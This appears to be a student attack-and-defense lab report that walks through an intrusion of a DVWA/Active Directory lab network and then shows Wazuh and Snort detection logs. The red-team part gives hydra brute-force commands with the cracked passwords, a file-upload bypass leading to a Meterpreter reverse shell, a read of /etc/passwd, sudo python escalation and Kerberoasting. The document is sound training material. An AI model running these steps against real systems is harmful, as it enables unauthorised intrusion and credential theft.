

# **Attack and Defense simulation report**

Jay Patel (1119384)

Vansh Patel (1156898)

Chahakkumar Rupavatiya (1119262)

Madhav Madhav (1118317)

Harjas Lehar (0935464)

Department of Cybersecurity, Fanshawe College

SRTY-5013 – Integrated Project

Alex Marinesc

November 20, 2025

## **Abstract**

This report presents the goals of a comprehensive attack-defense cybersecurity simulation carried out as part of the Integrated project course. The activity has replicated a real-world attacker behavior through coordinated red team and blue team operations. A vulnerable network was created inside VMware workstation consisting of ubuntu web server hosting dvwa, a windows 11 workstation connected to domain controller, a pfsense firewall with snort and a Wazuh installed on ubuntu machine. Finding reveals significant vulnerability in authentication, validation, privilege and service accounts.

## **1. Introduction**

This project aims to cover the real-world cybersecurity attack. It is a simulation of a cyber security attack that takes place in real life and impacts business continuity, data loss and damage to organization data. Our team will engage in both the red team (Offensive) and blue team (Defense) operation within a managed network.


The red team started investigating the company network to identify actual real world security weaknesses. The goals for the activity were to find exposure points, try to break into the network using various tools and techniques. This simulation helped the team to understand how a real attacker will try to break things and move inside the network.

The network contains an ubuntu web server hosting a vulnerable web application named DVWA, window 11 as client machine, an active directory domain controller, pfsense firewall as gateway protection with snort ids. The red team used a kali Linux machine load with all the necessary tools.

## **2. Network Environment**

The simulated network has a multiple interconnected component designed to replicate a small environment.

- Ubuntu Web Server hosting DVWA (Damn Vulnerable Web Application)
- Windows 11 Workstation
- Active Directory Domain Controller
- Pfsense Firewall with Snort IDS
- Wazuh SIEM
- Kali Linux Attacker



### 3. Red Team Operations

#### 3.1 Reconnaissance (T1595: Active Scanning)

The red team started with scanning a publicly facing ip address (10.10.10.50) using Nmap.

- 22: SSH
- 80: HTTP

```
(thanos@MadTitan)-[~]
$ nmap -A -p 22,80 10.10.10.50
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 13:38 EST
Nmap scan report for 10.10.10.50
Host is up (0.00078s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 c2:87:67:3b:71:d4:00:3d:8f:95:ca:56:a7:af:20:ed (ECDSA)
|_ 256 fd:c9:b5:1b:d6:3b:1c:c0:01:09:fe:43:6a:8d:8f:2a (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.58 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4
OS details: Linux 4.19 - 5.15
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1  0.44 ms  192.168.234.128
2  0.76 ms  10.10.10.50

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.19 seconds
```

## 3.2 Enumeration

# SSH Enumeration

SSH connection attempt was made to known authentication method used, confirming password-based authentication – representing a security weakness.


# Web Enumeration

When the port 80 has been visited Apache default page has been shown, suggesting misconfiguration of hidden directories.


Using Gobuster, the team found a hidden directory named DVWA.

### **3.3 DVWA Access and Initial Exploitation. (T1190: Exploit Public-Facing Application).**

After visiting the page DVWA login page was shown, red team then did some internet searching to find default credentials which gave access to the web page. In DVWA, team started exploring web applications and found an upload page, which was restricted to jpeg and png file uploads.



With help of burpsuite, team captured the request and analyzed the request, after analyzing the team replaced the header to bypass the restriction. After that server accepted the reverse shell file and stored it inside /hackable/uploads/exploit.php.



### **3.4 Shell Access on Web Server.**

The team used a Metasploit payload to start a listener to listen for reverse shell file, the file to execute by visiting the file in the browser which gave a meterpreter session to server.

```
mfsf payload(php/meterpreter/reverse_tcp) > sessions
Active sessions
Id Name Type Information Connection
-- --
1 meterpreter php/linux www-data @ starktower 192.168.234.134:1234 -> 192.168.234.133:56170 (192.168.234.133)
2 meterpreter php/linux www-data @ starktower 192.168.234.134:1234 -> 192.168.234.133:46140 (192.168.234.133)

mfsf payload(php/meterpreter/reverse_tcp) > use 1
[*] Invalid module index: 1
mfsf payload(php/meterpreter/reverse_tcp) > use 2
[*] Invalid module index: 2
mfsf payload(php/meterpreter/reverse_tcp) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > dir
Listing: /var/www/html/DVWA/hackable/uploads
=====
Mode Size Type Last modified Name
180755/rwxr-xr-x 667 fil 2025-11-03 15:37:33 -0500 dvwa_email.png
180644/rw-r--r-- 1116 fil 2025-11-12 14:42:28 -0500 exploit.php

meterpreter > ls -al
Listing: /var/www/html/DVWA/hackable/uploads
=====
Mode Size Type Last modified Name
180755/rwxr-xr-x 667 fil 2025-11-03 15:37:33 -0500 dvwa_email.png
180644/rw-r--r-- 1116 fil 2025-11-12 14:42:28 -0500 exploit.php

meterpreter > cd Downloads
[*] stdapi_fs_chdir: Operation failed: 1
[*] Extension Process 3684 created.
[*] Channel 0 created.
[*] uid:33(www-data) gid:33(www-data) groups:33(www-data)
dir
dvwa_email.png exploit.php
/var/www/html/DVWA/hackable/uploads
cd /var/
cd /var/
backups crash local log opt run spool www
cache lib lock mail ossec snap tmp
ls
backups
cache
crash
lib
local
lock
log
mail
opt
ossec
run
snap
spool
tmp
www
[
```

### 3.5 SSH Brute force. (T1110: Brute Force)


Then team accessed the /etc/passwd file which content user info, team used hydra to do password spray attack based on user found. Hydra successfully identified valid credentials for an SSH user named “spidey”.

```

meterpreter > shell
Process 8486 created.
Channel 0 created.
id
uid:33(www-data) gid:33(www-data) groups:33(www-data)
whoami
www-data
cat passwd
cat: passwd: No such file or directory
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
listx:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-networkx:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesyncx:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:103:104::/nonexistent:/usr/sbin/nologin
uuid:x:104:105::/run/uuid:/usr/sbin/nologin
tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack,,:/var/lib/tpm:/bin/false
landscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
blkpanther:x:1000:1000:blkpanther:/home/blkpanther:/bin/bash
_galera:x:110:65534::/nonexistent:/usr/sbin/nologin
mysql:x:111:111:MySQL Server,,,:/nonexistent:/bin/false
spidey:x:1001:1001:Peter Parker,1001,,,_Intern:/home/spidey:/bin/bash
antman:x:1002:1002:Scott,,,:/home/antman:/bin/bash
wazuh:x:112:12::/var/ossec:/sbin/nologin

```

With credential found team access the ssh session for the user. Further analysis revealed that another user named “antman” was using same password.



```

Session Actions Edit View Help
(thanos@MadTitan)-[~]
$ hydra -l spidey -P /usr/share/wordlists/rockyou.txt 10.10.10.50 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore law and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-14 16:21:48
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:t:p:14344399), -896525 tries per task
[DATA] attacking ssh://10.10.10.50:22/
[22][ssh] host: 10.10.10.50 login: spidey password: alexandra
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-14 16:22:23

```

### 3.6 Privilege Escalation on web server (T1548: Abuse Elevation Control Mechanisms)

Upon analyzing the sudo permissions, the team found that users can run python service as root without asking for passwords, team used a simple python script that gave a root shell. Giving full access to the web server.

```
Last login: Sun Nov 16 05:26:02 2025 from 192.168.205.147
antman@starktower:~$ sudo -l
Matching Defaults entries for antman on starktower:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User antman may run the following commands on starktower:
    (ALL) NOPASSWD: /usr/bin/python3
antman@starktower:~$
```

### 3.7 Lateral movement to Windows. (T1021: Remote Services)


Team found a file containing hint to access internal windows system. The team with use of hint created a custom wordlist which was then used with hydra to get the credentials. The tool found a valid credential for a user named BWidow on RDP service.

```
root@starktower:~# cat hintforinside
IP: 192.168.10.10
username: BWidow
Password: What is original name of black widow and append a number behind the name, numbers between 1 to 9
root@starktower:~#
```

```
(thanatos@MadTitan)-[~/Desktop]
$ hydra -t 1 -l BWidow -P passwords.txt 192.168.10.10 rdp
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-15 14:43:29
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 1 task per 1 server, overall 1 task, 9 login tries (l:1/p:9), ~9 tries per task
[DATA] attacking rdp://192.168.10.10:3389/
[3389][rdp] host: 192.168.10.10 login: BWidow password: Natasha1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-15 14:43:30
```

With the found credentials, they got an RDP session.



### 3.8 Windows Privilege

After the team got rdp session, they check the permission using WinPEAS. Which gave them information about the privileges and user groups. The tools output showed that the current user had local admin rights. Team added a domain username Hawkeye to the remote desktop group using BWidow sessions. Which helped in later stages.



### 3.9 Compromise Hawkeye Account.


Using Metasploit, the team targeted SMB to get Hawkeye user credentials. The password matched entries in rockyou.txt. Team established an RDP session successfully with help of previous stage.

```
[*] auxiliary/scanner/smb/enum_login
[*] 192.168.10.10:445 - 192.168.10.10:445 - Starting SMB login bruteforce
[*] 192.168.10.10:445 - 192.168.10.10:445 - Failed: 'SHIELD\hawkeye:123456',
[*] 192.168.10.10:445 - 192.168.10.10:445 - Failed: 'SHIELD\hawkeye:12345',
[*] 192.168.10.10:445 - 192.168.10.10:445 - Failed: 'SHIELD\hawkeye:123456789',
[*] 192.168.10.10:445 - 192.168.10.10:445 - Failed: 'SHIELD\hawkeye:password',
[*] 192.168.10.10:445 - 192.168.10.10:445 - Failed: 'SHIELD\hawkeye:jessica',
[*] 192.168.10.10:445 - 192.168.10.10:445 - Failed: 'SHIELD\hawkeye:princess',
[*] 192.168.10.10:445 - 192.168.10.10:445 - Failed: 'SHIELD\hawkeye:1234567',
[*] 192.168.10.10:445 - 192.168.10.10:445 - Failed: 'SHIELD\hawkeye:rockyou',
[*] 192.168.10.10:445 - 192.168.10.10:445 - Failed: 'SHIELD\hawkeye:12345678',
[*] 192.168.10.10:445 - 192.168.10.10:445 - Failed: 'SHIELD\hawkeye:nicole',
[*] 192.168.10.10:445 - 192.168.10.10:445 - Failed: 'SHIELD\hawkeye:daniel',
[*] 192.168.10.10:445 - 192.168.10.10:445 - Failed: 'SHIELD\hawkeye:babygirl',
[*] 192.168.10.10:445 - 192.168.10.10:445 - Failed: 'SHIELD\hawkeye:lovely',
[*] 192.168.10.10:445 - 192.168.10.10:445 - Failed: 'SHIELD\hawkeye:jessica',
[*] 192.168.10.10:445 - 192.168.10.10:445 - Success: 'SHIELD\hawkeye:Password123!'
[*] exec: whoami
thomas
[*] auxiliary/scanner/smb/enum_login > */

[*] 192.168.10.10:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.10.10:445 - Bruteforce completed, 1 credential was successful.
[*] 192.168.10.10:445 - You can open an SMB session with these credentials and CreateSession set to true
[*] 192.168.10.10:445 - Exploit module execution completed
[*] auxiliary/scanner/smb/enum_login > whoami
```

### 3.10 Domain Enumeration (T1069: Permission Groups Discovery)

From the Hawkeye's rdp session team ran a tool called sharphound.exe to collect domain information. The data was then imported into Bloodhound. Some analysis was done, which revealed an important account name "svc\_backup", further analysis also revealed that user was in domain admin group. Which made this username a high value target.



### 3.11 Kerberoasting (T1558: Steal or Forge Kerberos Tickets)

Red team used Hawkeye's credentials to request a Kerberos service ticket for svc\_backup user. The ticket was saved as a hash. Then tool called hashcat was used with wordlist rockyou.txt to crack the password. The password was successfully cracked.

### 3.12 Domain Controller Access

Team with help of evil-winrm tool and previous found password successfully logged into the domain controller. We gave them full admin rights over the domain.

```

PS C:\Users\svc_backup\Documents> whoami /priv
PRIVILEGES INFORMATION

Privilege Name          Description          State
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Enabled
SeMachineAccountPrivilege Add workstations to domain Enabled
SeSecurityPrivilege     Manage auditing and security log Enabled
SeSystemEnvironmentPrivilege Take ownership of files or other objects Enabled
SeLoadDriverPrivilege   Load and unload device drivers Enabled
SeSystemProfilePrivilege Profile system performance Enabled
SeSystemTimePrivilege   Change the system time Enabled
SeChangeNotifyPrivilege  Change a file's data or attributes Enabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority Enabled
SeCreatePagefilePrivilege Create a pagefile Enabled
SeManageVolumePrivilege  Manage volumes and directories Enabled
SeRestorePrivilege      Restore files and directories Enabled
SeShutdownPrivilege     Shut down the system Enabled
SeDebugPrivilege        Debug applications Enabled
SeSystemEnvironmentPrivilege Modify firmware environment values Enabled
SeChangeNotifyPrivilege  Bypass traverse checking Enabled
SeRemoteLogonPrivilege   Force shutdown from a remote system Enabled
SeDenyLogonPrivilege    Deny logon to a computer from a networking station Enabled
SeEnableDelegationPrivilege Enable computer and user accounts to be trusted for delegation Enabled
SeManageVolumePrivilege  Perform volume maintenance tasks Enabled
SeInteractiveLogonPrivilege Initialize a logon session after authentication Enabled
SeCreateGlobalPrivilege  Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
SeBackupPrivilege        Backup files and objects Enabled
SeCreateSymbolicLinkPrivilege Create symbolic links Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled

PS C:\Users\svc_backup\Documents> net user Fury
The command completed with one or more errors.

PS C:\Users\svc_backup\Documents> net user Fury
User name          Fury
Full Name          Nick Fury
Comments
User's comment
Country/region code 000 (System Default)
Account active     Yes
Account expires    Never
Password last set 11/4/2025 2:37:00 PM
Password never     Never
Password changeable 11/5/2025 2:37:00 PM
Password required  Yes
User may change password Yes
Workstations allowed All
Logon script
User ID            1000
Home directory

```

## 4 Blue team Incident response.

### 4.1 Preparation.

- The blue team deployed:
- Wazuh agents on all hosts
- Snort IDS on pfSense
- Centralized log management and alerting

### 4.2 Detection Events

#### Nmap Scan Detection

Snort alerts an abnormal reconnaissance.

The screenshot shows the Wazuh Alert Log View Settings interface. The 'Interface to Inspect' dropdown is set to 'WAN (eth0)'. The 'Alert Log Actions' buttons are 'Delete' and 'Raw'. The 'Alert Log View Filter' section includes fields for 'Source IP Address' (192.168.205.147), 'Destination IP Address' (10.10.10.50), 'Protocol', 'Date', 'Priority', 'GID', and 'SID'. Below the filter are buttons for 'Filter' and 'Clear'. A table titled '3 Matched Entries from Active Log (filtered view)' displays three entries:

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID/SID	Description
2025-11-19 22:14:52	▲	2	TCP	Attempted Information Leak	192.168.205.147	56050	10.10.10.50	80	1:10000017	Nmap ACK Scan Detected
2025-11-19 22:14:46	▲	2	TCP	Attempted Information Leak	192.168.205.147	57512	10.10.10.50	1723	1:10000011	Nmap TCP SYN Scan Detected
2025-11-19 22:14:46	▲	2	TCP	Attempted Information Leak	192.168.205.147	57512	10.10.10.50	1723	1:10000002	Nmap TCP Connect Scan Detected

#### Directory Brute Forcing

Wazuh analyzed Apache access logs and flagged suspicious fast GET requests from gobuster.

Document Details	
# data_id	484
# data_protocol	GET
# data_srcip	192.168.183.133
# data_tosrc	192.168.183.133
# decoder_name	web-accesslog
# full_log	192.168.183.1 - - [14/Nov/2025:01:15:28 +0000] "GET /wazuh HTTP/1.1" 404 438 "-" "curl/7.6.0"
# id	1763152571.18032977
# input_type	log
# location	/var/log/apache2/access.log
# manager_name	wazuh
# previous_output	192.168.183.1 - - [14/Nov/2025:01:15:28 +0000] "GET /index HTTP/1.1" 404 438 "-" "curl/7.6.0"
# rule_description	Multiple web server 404 error codes from same source IP.
# rule_firerates	10
# rule_frequency	10
# rule_gdpr	IV_35_7.0
# rule_group	web_accesslog, web_error, reverse
# rule_id	31191
# rule_level	5
# rule_mail	false
# rule_nist_800_53	SA.11, SI.4
# rule_pci_dss	6.5, 11.4

## Malicious File Upload and reverse shell

Wazuh captured access logs and found a path /hackable/uploads/exploit.php path, marking it as a high-risk event.

Table	JSON
# _index	wazuh-alerts-4.x-2025.11.14
# agent.id	001
# agent.ip	192.168.183.133
# agent.name	DMZ-WS
# data_id	484
# data_protocol	GET
# data_srcip	192.168.209.135
# data_url	/DVM/vulnerabilities/hackable/uploads/exploit.php
# decoder_name	web-accesslog
# full_log	192.168.205.135 - - [14/Nov/2025:20:34:10 +0000] "GET /DVM/vulnerabilities/hackable/uploads/exploit.php HTTP/1.1" 404 490 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:148.0) Gecko/20100101 Firefox/148.0"
# id	1763152571.18032977
# input_type	log
# location	/var/log/apache2/access.log
# manager_name	wazuh
# rule_description	Web server 404 error code.
# rule_firerates	1,912
# rule_gdpr	IV_35_7.0
# rule_groups	web, accesslog, attack
# rule_id	31191
# rule_level	5
# rule_mail	false
# rule_nist_800_53	SA.11, SI.4
# rule_pci_dss	6.5, 11.4

## SSH Brute Force Attempts

Repeated authentication failed requests were logged in /var/log/auth.log and flagged by wazuh

Document Details	
# _index	wazuh-alerts-4.x-2025.11.14
# agent.id	001
# agent.ip	192.168.183.133
# agent.name	DMZ-WS
# data_decoder	syslog
# data_id	0
# data_srcip	192.168.205.135
# data_tty	ash
# data_uid	0
# decoder_name	syslog
# full_log	Nov 14 21:22:00 startkmer sshd[8035]: pam_unix(sshd:auth): authentication failure: logname=uid=0 euid=0 tty=ash user=rhost=192.168.205.135 useradd=
# id	1763152571.1814136
# input_type	log
# location	/var/log/auth.log
# manager_name	wazuh
# producer_hostname	startkmer
# producer_program_name	sshd
# producer_timestamp	Nov 14 21:22:00
# previous_output	Nov 14 21:22:00 startkmer sshd[8035]: pam_unix(sshd:auth): authentication failure: logname=uid=0 euid=0 tty=ash user=rhost=192.168.205.135 useradd= Nov 14 21:22:00 startkmer sshd[8037]: pam_unix(sshd:auth): authentication failure: logname=uid=0 euid=0 tty=ash user=rhost=192.168.205.135 useradd= Nov 14 21:22:00 startkmer sshd[8041]: pam_unix(sshd:auth): authentication failure: logname=uid=0 euid=0 tty=ash user=rhost=192.168.205.135 useradd= Nov 14 21:22:00 startkmer sshd[8045]: pam_unix(sshd:auth): authentication failure: logname=uid=0 euid=0 tty=ash user=rhost=192.168.205.135 useradd= Nov 14 21:22:00 startkmer sshd[8049]: pam_unix(sshd:auth): authentication failure: logname=uid=0 euid=0 tty=ash user=rhost=192.168.205.135 useradd=
# rule_description	PAM: Multiple failed logins on a multi period of time

## Linux Privilege Escalation

Execution of sudo python command had triggered Wazuh alerts as abnormal sudo activity.

Document Details		View surrounding documents	View single document	
Table	JSON			
↳ <a href="#">Links</a>				
↳ <a href="#">agent</a>				
↳ <a href="#">agent_ip</a>				
↳ <a href="#">agent_mac</a>				
↳ <a href="#">data_command</a>				
↳ <a href="#">data_command_script</a>				
↳ <a href="#">data_distro</a>				
↳ <a href="#">data_file</a>				
↳ <a href="#">data_processor</a>				
↳ <a href="#">data_type</a>				
↳ <a href="#">decoder_Placement</a>				
↳ <a href="#">decoder_name</a>				
↳ <a href="#">decoder_parent</a>				
↳ <a href="#">full_log</a>				
↳ <a href="#">id</a>	17166297-77602			
↳ <a href="#">input_type</a>	log			
